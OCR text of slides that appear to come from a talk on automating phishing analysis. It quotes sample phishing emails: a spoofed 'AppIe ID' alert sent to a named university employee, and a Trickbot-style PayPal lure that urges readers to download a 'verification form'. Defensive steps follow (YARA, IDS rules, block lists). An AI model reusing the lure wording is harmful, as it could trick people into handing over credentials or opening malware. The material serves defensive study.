
https://webmeeting.minnstate.edu/r5nca77pk2ax <https://webmeeting.minnstate.edu/r5nca77pk2ax>

From: AppIe ID <service@appsi.di>
Sent: Monday, October 29, 2018 3:19 PM
To: Rahoi-Gilchrest, Rita L <rrgilchrest@winona.edu>
Subject: Someone just tried to log into your AppIe ID from a different IP address.





Automating phishing analysis


file:///Users/josh/Desktop/malware/mimeunpack/2018-10-05-Trickbot-malspam-1644-U
Please pay attention!
Good day Dear clients! Because of recent huge hacker attack, a bulk database which included the names and surnames of our users was stolen from PayPal servers. This base has not been used anyhow yet, but, we strongly recommend to remain skeptical when obtaining named mail. The hackers can use members' information in swindle practices. Please be aware and pay attention to the following things: 1) Be cautios! We NEVER will requestyou forcredentials, namelylogin or password. 2) In the event that youwill receivesuch e-mails or telephone calls, do nottell your personaldata and reportus and, if needed, mail provider. 3) In order to approve that you are still working from your account, plaease fill verification form and sendit to us.
To check out the verification form please download the attached file.
These actions will help you protect your account and feel comfortable while using our service. We extremely apologize for the difficulties and the current situation. PayPal Security Service Remember! Be aware of phishing emails and calls. We will

TAKING ACTION

Visibility (ThreatNote/MISP)

Create YARA Rules

Create IDS Rules

Block Lists

Intelligence for Research

Be the threat provider

CODE/SCRIPTS/DOCUMENTATION:

https://pyosec.com

@joshpyorre